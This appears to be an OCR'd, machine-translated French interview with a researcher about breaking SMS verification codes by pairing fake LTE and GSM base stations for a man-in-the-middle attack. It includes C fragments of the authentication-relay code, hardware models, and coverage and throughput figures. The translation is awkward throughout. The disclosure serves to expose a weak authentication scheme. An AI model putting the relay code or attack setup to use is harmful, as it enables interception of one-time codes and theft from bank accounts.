
```
int gsm_subscr_generate_kc(struct osmocom_ms *ms, uint8_t key_seq,
        uint8_t *rand, uint8_t no_sim)
{
        struct gsm_subscriber *subscr = &ms->subscr;
        struct msgb *nmsg;
        struct sim_hdr *nsh;

        /* not a SIM */
        if ((subscr->sim_type != GSM_SIM_TYPE_READER
          && subscr->sim_type != GSM_SIM_TYPE_TEST)
         || !subscr->sim_valid || no_sim) {
                struct gsm48_mm_event *nmme;

                LOGP(DMM, LOGL_INFO, "Sending dummy authentication response\n");
                nmsg = gsm48_mmevent_msgb_alloc(GSM48_MM_EVENT_AUTH_RESPONSE);
                if (!nmsg)
                        return -ENOMEM;
                nmme = (struct gsm48_mm_event *) nmsg->data;
                nmme->sres[0] = 0x12;
                nmme->sres[1] = 0x34;
                nmme->sres[2] = 0x56;
                nmme->sres[3] = 0x78;
                gsm48_mmevent_msg(ms, nmsg);

                return 0;
        }

        /* test SIM */
        if (subscr->sim_type == GSM_SIM_TYPE_TEST) {

                printf("test SIM authentication request %s %d\n", osmo_hexdump(rand,16), key_seq);

                _afone_send_rand(subscr->imsi, key_seq, rand);

                return 0;
        }
```

```
struct afone_cmd_handler {
        const char *cmd;
        int (*handler)(struct afone *afone, const char *cmd, const char *args);
};

static const struct afone_cmd_handler afone_handlers[] = {
        { "ATTACH",     _afone_cmd_attach },
        { "DETACH",     _afone_cmd_detach },
        { "SENDSMS",    _afone_cmd_sendsms },
        { "CALL",       _afone_cmd_call },
        { "SRES",       _afone_cmd_sres },
        { NULL, NULL }
};


static int _afone_read_cb(struct osmo_fd *ofd, unsigned int what)
{
        struct afone *afone = ofd->data;
        const struct afone_cmd_handler *ch;
        char buf[AFONE_CMD_BUF_LEN];
        char *cmd, *args;
        ssize_t l;
        int rv;

        /* Get message */
        l = recv(ofd->fd, buf, sizeof(buf)-1, 0);
        if (l <= 0) {
                /* FIXME handle exception ... */
                return l;
        }

        /* Check 'CMD ' */
        if (strncmp(buf, "CMD ", 4))
                goto inval;

        /* Check length */
```


Capture d'écran de l'attaque de redirection LTE RRC:



Capture d'écran de l'attaque GSM MITM:



Utilisations possibles de la production de noir (léger): sac à dos, faible puissance, petite portée. Quelques personnes sont affectées à la fois, ce qui est une attaque ciblée.



L'USRP B200mini dans l'image est utilisé pour implémenter des pseudo stations de base LTE, un Motorola C139 est utilisé pour implémenter une pseudo station de base GSM, et un Motorola C118 est utilisé pour implémenter une attaque sur un téléphone mobile.

Utilisations possibles de la production de noir (général): élevé / véhicule / sac à dos, haute puissance, large gamme. Il affecte de nombreuses personnes et appartient à une attaque aveugle. Les pseudo-stations de base LTE pourront couvrir 95% des téléphones LTE dans un rayon de 300 mètres, et les performances de pointe peuvent rediriger 15 à 20 téléphones LTE par seconde. Pour chaque pseudo-station de base LTE, 4-5 pseudo-stations de base GSM et

100-150 téléphones mobiles attaquants sont nécessaires pour se connecter. La pseudo station de base GSM est configurée avec des paramètres et des méthodes appropriés et la couverture est très large. Une fois que le téléphone mobile LTE est attiré par la pseudo station de base LTE et redirigé vers la pseudo station de base GSM, son temps de séjour sera suffisant pour compléter des dizaines de codes de vérification SMS. Parce que le téléphone mobile attaquant fonctionne avec la pseudo station de base GSM via le protocole UDP, il peut théoriquement être dispersé n'importe où sur Internet. Une fois qu'un tel système d'attaque est mis en place par des pirates, dans le pire des cas, ils pourront laver tous leurs comptes bancaires au taux de 20 utilisateurs de téléphones mobiles par seconde. Dans le meilleur des cas, il sera utilisé par des pirates pour payer des commandes. Environ 100 enregistrements de compte peuvent être effectués par seconde. Un tel système est très puissant et a dépassé les différentes méthodes d'attaque que l'industrie noire avait dans le passé.

3. Quelles sont les conséquences de cette méthode d'attaque?

Chercheur:

1) affecte tous les téléphones mobiles 4G / LTE, rapide et simple.

2) Fuite d'informations.

3) Perte de fonds.

4) S'il est utilisé par des pirates, tous les comptes bancaires liés à 20 téléphones portables peuvent être lavés en 1 seconde et 70 millions de yuans peuvent être transférés en 1 heure.

4. Existe-t-il des moyens techniques pour empêcher cette attaque?

Chercheur: Il n'y a aucun moyen direct pour les utilisateurs ordinaires. Les institutions financières et les fournisseurs de services réseau devraient abandonner le mécanisme d'authentification de sécurité non sécurisé des codes de vérification SMS dès que possible.

5. Quelle est l'attitude des amis de l'industrie des télécommunications après avoir connu votre méthode d'attaque?

Chercheur: N'a pas reçu de déclaration officielle. Les opinions personnelles des amis de l'industrie des télécommunications sont principalement que les télécommunications sont des tuyaux et des infrastructures, et la sécurité des applications devrait être résolue par les commerçants eux-mêmes. C'est la même chose que l'historique de développement du protocole TCP / IP et d'Internet. Depuis le début, il n'y avait aucun mécanisme de sécurité du tout, certains protocoles ont des mécanismes de sécurité. Le protocole est constamment mis à niveau et amélioré, mais les marchands par défaut d'Internet ne sont toujours pas sécurisés. Mécanisme de sécurité. De la même manière, le réseau de télécommunications ne peut pas être approuvé et le mécanisme de sécurité de la couche application doit être conçu en supposant que le réseau de télécommunications n'est pas sécurisé.

6. Pourquoi se spécialiser dans la rupture des codes de vérification SMS?

Chercheur:

1) Nocif: les codes de vérification SMS sont couramment utilisés comme mécanismes de sécurité pour diverses opérations importantes;

2) Les codes de vérification SMS sont morts et doivent être renversés;

3) Note supplémentaire: Ce n'est qu'une partie de mes recherches plus larges sur l'invasion, C'est un sous-produit du processus. La démo a cassé le compte bancaire mobile juste pour se révéler nuisible.

7. Les codes de vérification SMS sont tous cassés, que faire? Qui peut sortir de façon responsable et faire quelque chose?

Chercheur:

1) Solution: utilisez un véritable système d'authentification à deux facteurs, puis veillez autant que possible à la facilité d'utilisation de l'utilisateur.

2) Utilisateurs ordinaires: attendez.

3) Fournisseur de services d'application: préparez-vous à l'avenir et préparez-vous à la technologie.

4) Banque / télécommunications, etc.: opportunités commerciales, fourniture de services d'infrastructure d'authentification à deux facteurs.

5) Moi: fournir des solutions et des services de conseil.

8. Pourquoi le téléphone portable est-il la meilleure percée pour l'infiltration?

Demandeur:

1) Le téléphone mobile est le canal pour obtenir des informations personnelles / données sensibles / autorisations.

2) Les téléphones portables sont souvent transportés dans et hors des bureaux. En dehors de la zone de bureaux, c'est le bon moment pour faire une percée.

3) Les téléphones portables peuvent être traversés par plusieurs méthodes et couches.

4) Les téléphones portables ont longtemps été la meilleure percée lors de l'infiltration de grands réseaux. Cependant, les intrusions précédentes étaient principalement basées sur Internet. La plupart d'entre eux utilisaient le WIFI pour terminer l'implantation du cheval de Troie. L'efficacité de l'implantation n'était pas élevée.

9. Pouvez-vous nous parler des risques de sécurité des téléphones portables?

Chercheur:

1) Carte SIM: applet push OTA;

2) Bande de base: réseau de données cellulaires;

3) Système d'exploitation: réseau de données cellulaires / WIFI;

4) Couche d'application: réseau de données cellulaires / WIFI;

5) Les éléments ci-dessus sont distants, si vous le pouvez Obtenez le téléphone physiquement, BootLoader / TrustZone / HLOS / DRM ...

10. Quels sont les autres problèmes de sécurité des réseaux de télécommunications?

Chercheur:

1) le problème du réseau central / Femto Cell;

2) le problème de l'interconnexion SS7-MAP / LTE Diameter;

3) le problème de VoLTE.

11. J'ai entendu dire qu'un enfant noir vous cherchait. Pouvez-vous développer cette histoire intermédiaire?

Chercheur: Parce que j'ai quitté WeChat dans le PPT du discours de KCon, des gens de l'industrie noire sont venus me voir et ont demandé si je pouvais coopérer ... presque tous les jours.

12. Quelle est l'ampleur de la production de noir dans ce domaine? Où est le seuil pour copier votre technologie?

Chercheur: Il n'y a pas de chiffres faisant autorité pour la taille de la production de noir, et je ne suis pas sûr. Il existe encore quelques seuils d'imitation. Une équipe de recherche et développement familiarisée avec les protocoles de télécommunication + matériel radio fréquence station de base + développement logiciel est nécessaire. La production de noir n'a pas encore atteint le stade de soutien à l'équipe de recherche et développement. La recherche et le développement sont tous effectués par des soldats. Il faudra du temps pour percer.

13. Étudiez-vous ces derniers hors des passe-temps? Pouvez-vous résister à la tentation de l'argent?

Chercheur:

1) Purement un hobby, j'aime étudier les principes de la technologie mystérieuse dans les agences militaires / de renseignement et essayer de les mettre en œuvre moi-même.

2) C'est aussi la libération de la pression entrepreneuriale: le monde numérique est plus facile à contrôler que le monde réel.

3) L'activité principale est l'entrepreneuriat. Du point de vue du défi, la réussite entrepreneuriale est encore plus difficile. D'un point de vue plus large, la société elle-même est un grand système et un champ de bataille plus large pour la démonstration des talents.

4) Je crois fermement à la théorie de la création de valeur sociale, et les choses qui ne créent pas de valeur sociale ne sont pas loin.

14. Quelles nouvelles technologies ne sont pas étudiées récemment? Arrêtons les illégaux.

Chercheur:

1) Projet de communication mobile open source, nature de base / plate-forme;

2) Plate-forme de test de sécurité 4G / 5G, test de la sécurité de la bande de base;

3) Localisation et attaque des pseudo stations de base;

4) Test routier de sécurité de l'opérateur, test des dangers cachés de la configuration de la station de base, crowdsourcing Manière.

15. L'entreprise principale est un homme d'affaires, et l'amateur est un si bon pirate.Pouvez-vous transmettre l'expérience - comment étudier avec succès le piratage pendant votre temps libre?

Chercheur:

1) Aucune expérience. L'énergie humaine est limitée. Ma percée dans la technologie de piratage se produit généralement lors de l'échec de l'entrepreneuriat ou du ralentissement de l'activité principale. Par conséquent, selon mes performances techniques actuelles, il peut être facilement inversé que j'ai rencontré des difficultés dans le développement de l'entreprise.

2) En gardant la technologie derrière moi, j'ai une certaine expérience: maîtriser les principes et voir l'essence, gagner résolument les principes de base / technologies de base avec un long cycle de vie, et ne pas perdre de temps sur ces apparences et détails flashy.

3) De plus, je ne me considère pas comme un homme d'affaires. Les entrepreneurs qui réussissent doivent être des hommes d'affaires prospères en même temps, mais les hommes d'affaires qui réussissent ne sont pas nécessairement des entrepreneurs prospères. Bien que je ne sois pas un entrepreneur prospère, le premier jour où j'ai décidé de démarrer une entreprise était motivé par l'entrepreneuriat.

4) J'ai dit auparavant que je suis une école de technologie, donc je regarde le monde dans une perspective pan-technique. Je pense que la R & D est la technologie, le marketing est la technologie, la finance est la technologie, la gestion est la technologie, l'entrepreneuriat est la technologie, et ce monde est une technologie. Tant que le monde est technique, il ne devrait pas être difficile à maîtriser. Si le piratage est une sorte de jeu intellectuel dans un domaine relativement étroit, alors l'entrepreneuriat et la concurrence dans ce vaste monde sont encore

plus un jeu intellectuel stimulant et épanouissant. J'ai passé plus de temps à étudier comment faire des affaires, et j'ai plus d'énergie qu'à investir dans le domaine de la sécurité. D'un point de vue technique, j'ai déjà maîtrisé beaucoup de connaissances pour être une entreprise, et il est raisonnable de dire que cela devrait être accompli. Plus tard, j'ai découvert que j'avais tort. Le monde est un système complexe, et beaucoup de choses comme la gestion sont à la fois de la technologie et de l'art. Les systèmes complexes contiennent de l'incertitude. Ce n'est pas une simple déduction logique qu'un résultat doit être établi, ce qui est différent du monde numérique d'un pirate. Alors, quand j'étais frustré dans le monde réel, retourner dans le monde numérique pour trouver le sentiment de contrôle à 100% est aussi une sorte de psychothérapie.

16. Vous avez dit que vous aimiez communiquer avec vos pairs en personne. La dernière fois que vous êtes allé au 360 Unicorn Lab, qu'avez-vous dit?

Chercheur:

1) J'aime chercher des experts et des techniques d'échange dans le monde, je visite souvent des étrangers pour rencontrer de nouvelles personnes.

2) L'atmosphère de la recherche nationale sur la sécurité sans fil n'est pas forte, il est rare d'avoir une équipe spécialisée dans la sécurité sans fil.

3) Promettre de servir de conseiller honoraire à l'équipe Unicorn, et il pourrait y avoir une coopération de recherche à l'avenir.

17. Afin de montrer que cette conférence est en effet pour la construction d'une société harmonieuse, veuillez harmoniser votre intention initiale et vos pensées futures d'être un hacker.

Chercheur:

1) Le but de cette conférence est de renverser le mécanisme d'authentification non sécurisé des codes de vérification SMS. Il peut être difficile de le renverser, mais quelqu'un doit toujours le pousser.

2) Les techniques de piratage ne sont que des jeux et passe-temps intellectuels. Après tout, le monde est que les institutions sont plus puissantes que les individus, et la construction a plus de valeur que la destruction. Ce que je suis plus désireux de faire est de créer une organisation économique écologique, de se concentrer sur la création de valeur sociale dans un domaine dans lequel je suis bon, et d'attirer et de consolider les ressources sociales pour mon propre usage avec une vision commune et une création de valeur efficace. L'organisation devrait être capable d'apprendre, de grandir et de muter par elle-même Faites évoluer et, finalement, conduisez le progrès social dans votre domaine. Cette ambition et cette vision me plaisent encore plus.

3) n'épargner aucun effort pour réprimer le travail noir.

4) En cas de guerre, servez le pays.

5) Prêt à soutenir les startups dans le domaine de la sécurité sous toutes leurs formes.

18. Qu'aimeriez-vous dire aux lecteurs de Homestay Channel?

Chercheur:

1) Il n'y a pas d'avenir pour la production de noir et le retour est à terre.

2) La construction a toujours plus de valeur que la destruction La sécurité elle-même et l'innovation La R&D au-delà de la sécurité nécessite des talents en construction.

3) J'espère que plus de gens joueront à la communication sans fil et à la sécurité des communications.

4) Si vous êtes intéressé à jouer ensemble la sécurité des communications et avez la capacité et l'énergie de faire de la R & D de projets open source dans le domaine de la communication sans fil, veuillez me contacter, mon WeChat: 70772177.

Les lecteurs demandent: si le mécanisme des codes de vérification SMS n'est pas sécurisé, quelles méthodes de vérification sont relativement fiables et peuvent être remplacées?

Demandeur: Cette question a longtemps été répondue: il s'agit d'une authentification à deux ou plusieurs facteurs. Le problème est que la prise en charge excessive de l'expérience utilisateur et la pression de la concurrence conduisent à l'augmentation du nombre d'utilisateurs, ce qui rend les entreprises généralement réticentes à déployer le premier système d'authentification à deux facteurs. Qui peut fournir un système d'authentification sécurisé qui ne réduit pas considérablement l'expérience utilisateur aura certainement de grandes opportunités commerciales.

Les lecteurs demandent: Comment le mobile Kali attaque-t-il? (Discutez simplement de la théorie pour empêcher la police de chasser)

Chercheur: Après avoir installé NetHunter sur un téléphone Android, il s'agit d'un téléphone pirate, qui est souvent utilisé pour les attaques WIFI. Brancher le SDR sur un port USB peut être utilisé comme une pseudo station de base GSM, mais pas assez pour prendre en charge le LTE.

Question du lecteur: Comment évaluer comment 360 peut montrer un téléphone mobile 4G LTE sur DEF CON?

Chercheur: Très bon, gagnant la gloire du pays, les Chinois conviennent à la sécurité, et plus de pirates chinois devraient être partagés lors de la Conférence internationale de piratage.